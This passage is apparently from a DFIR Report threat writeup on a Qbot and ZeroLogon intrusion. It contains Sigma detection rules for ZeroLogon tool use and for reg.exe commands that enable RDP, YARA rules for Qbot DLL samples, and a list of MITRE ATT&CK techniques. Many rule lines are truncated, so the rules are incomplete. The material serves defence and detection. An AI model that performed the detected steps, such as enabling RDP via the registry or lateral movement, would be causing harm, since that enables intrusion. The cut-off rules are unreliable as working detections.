  - https://thedfirreport.com/2022/02/21/qbot-and-zerol
date: 2022/02/12
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    ParentImage|endswith:
      - '\cmd.exe'
    Image|endswith:
      - '\cool.exe'
      - '\zero.exe'
    CommandLine|contains|all:
      - 'Administrator'
      - '-c'
  selection2:
    CommandLine|contains|all:
      - 'taskkill'
      - '/f'
      - '/im'
  selection3:
    CommandLine|contains:
      - 'powershell'
  condition: selection1 and (selection2 or selection3)
falsepositives:
  - Uknown
level: high
tags:
  - attack.execution
  - attack.lateral_movement
  - attack.T1210
```

```
title:  Enabling RDP service via reg.exe command execut
status: Experimental
description: Detects the execution of reg.exe and subse
author: @Kostastsale, @TheDFIRReport
references:
  - https://thedfirreport.com/2022/02/21/qbot-and-zerol
date: 2022/02/12
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\reg.exe'
    CommandLine|contains|all:
      - 'add'
      - 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal
      - 'REG_DWORD'
  Winstations1:
    CommandLine|contains:
      - 'WinStations\RDP-Tcp'
  Winstations2:
    CommandLine|contains:
      - 'MaxInstanceCount'
      - 'fEnableWinStation'
  selection2:
    CommandLine|contains|all:
      - 'Licensing Core'
      - 'EnableConcurrentSessions'
  selection3:
    CommandLine|contains:
      - 'TSUserEnabled'
      - 'TSEnabled'
      - 'TSAppCompat'
      - 'IdleWinStationPoolCount'
      - 'TSAdvertise'
      - 'AllowTSConnections'
      - 'fSingleSessionPerUser'
  condition: selection1 and ((Winstations1 and Winstati
```

```
falsepositives:
  - Uknown
level: high
tags:
  - attack.defense_evasion
  - attack.lateral_movement
  - attack.t1021.001
  - attack.t1112
```

- https://github.com/SigmaHQ/sigma/blob/a502f316efdcc8c174b7cf412029dfae5b3552c8/rules/windows/builtin/security/win_pass_the_hash_2.yml
- https://github.com/SigmaHQ/sigma/blob/940f89d43dbac5b7108610a5bde47cda0d2a643b/rules/windows/registry/registry_set/registry_set_powershell_as_service.yml
- https://github.com/SigmaHQ/sigma/blob/940f89d43dbac5b7108610a5bde47cda0d2a643b/rules/windows/registry/registry_set/registry_set_cobaltstrike_service_installs.yml
- https://github.com/SigmaHQ/sigma/blob/33b370d49bd6aed85bd23827aa16a50bd06d691a/rules/windows/process_creation/proc_creation_win_susp_net_execution.yml
- https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_schtasks_reg_loader.yml
- https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_nltest_recon.yml
- https://github.com/SigmaHQ/sigma/blob/1f8e37351e7c5d89ce7808391edaef34bd8db6c0/rules/windows/process_creation/proc_creation_win_susp_whoami.yml

Yara


```
/*
   YARA Rule Set
   Author: The DFIR Report
   Date: 2022-02-20
   Identifier: Case 8734
   Reference: https://thedfirreport.com/2022/02/21/qbot
*/


/* Rule Set ----------------------------------------


import "pe"


rule qbot_8734_payload_dll {
   meta:
      description = "files - file e2bc969424adc97345ac8
      author = "The DFIR Report"
      reference = "https://thedfirreport.com"
      date = "2022-02-20"
      hash1 = "e2bc969424adc97345ac81194d316f58da38621a
   strings:
      $s1 = "Terfrtghygine.dll" fullword ascii
      $s2 = "Winamp can read extended metadata for titl
      $s3 = "Read metadata when file(s) are loaded into
      $s4 = "Use advanced title formatting when possibl
      $s5 = "PQVW=!?" fullword ascii
      $s6 = "Show underscores in titles as spaces" full
      $s7 = "Advanced title display format :" fullword
      $s8 = "CreatePaint" fullword ascii
      $s9 = "PQRVW=2\"" fullword ascii
      $s10 = "Advanced Title Formatting" fullword wide
      $s11 = "Read metadata when file(s) are played or
      $s12 = "Show '%20's in titles as spaces" fullword
      $s13 = "Example : \"%artist% - %title%\"" fullwor
      $s14 = "PQRVW=g" fullword ascii
      $s15 = "PQRW=e!" fullword ascii
      $s16 = "ATF Help" fullword wide /* Goodware Strin
```

```
        $s17 = "(this can be slow if a large number of fi
        $s18 = "PQRVW=$" fullword ascii
        $s19 = "Metadata Reading" fullword wide /* Goodwa
        $s20 = "Other field names: %artist%, %album%, %ti
    condition:
        uint16(0) == 0x5a4d and filesize < 2000KB and
        ( pe.imphash() == "aa8a9db10fba890f8ef9edac427eab
}


rule qbot_dll_8734 {
    meta:
        description = "files - qbot.dll"
        author = "TheDFIRReport"
        reference = "QBOT_DLL"
        date = "2021-12-04"
        hash1 = "4d3b10b338912e7e1cbade226a1e344b2b4aebc1
    strings:
        $s1 = "Execute not supported: %sfField '%s' is no
        $s2 = "IDAPI32.DLL" fullword ascii
        $s3 = "ResetUsageDataActnExecute" fullword ascii
        $s4 = "idapi32.DLL" fullword ascii
        $s5 = "ShowHintsActnExecute" fullword ascii
        $s6 = "OnExecute@iG" fullword ascii
        $s7 = "OnExecutexnD" fullword ascii
        $s8 = "ShowShortCutsInTipsActnExecute" fullword a
        $s9 = "ResetActnExecute " fullword ascii
        $s10 = "RecentlyUsedActnExecute" fullword ascii
        $s11 = "LargeIconsActnExecute" fullword ascii
        $s12 = "ResetActnExecute" fullword ascii
        $s13 = "OnExecute<" fullword ascii
        $s14 = "TLOGINDIALOG" fullword wide
        $s15 = "%s%s:\"%s\";" fullword ascii
        $s16 = ":\":&:7:?:C:\\:" fullword ascii /* hex en
        $s17 = "LoginPrompt" fullword ascii
        $s18 = "TLoginDialog" fullword ascii
        $s19 = "OnLogin" fullword ascii
        $s20 = "Database Login" fullword ascii
    condition:
```

```
uint16(0) == 0x5a4d and filesize < 3000KB and
8 of the
```

MITRE

- Exploitation for Privilege Escalation – T1068
- Service Execution – T1569.002
- Network Share Discovery – T1135
- Pass the Hash – T1550.002
- PowerShell – T1059.001
- Windows Command Shell – T1059.003
- Network Share Discovery – T1135
- Obfuscated Files or Information – T1027
- Scheduled Task – T1053.005
- Process Injection – T1055
- Remote System Discovery – T1018
- Obfuscated Files or Information – T1027
- Domain Trust Discovery – T1482
- Domain Groups – T1069.002
- System Owner/User Discovery – T1033
- Network Share Discovery – T1135
- Remote Services – T1021
- Local Account – T1087.001
- Security Software Discovery – T1518.001



Internal case 8734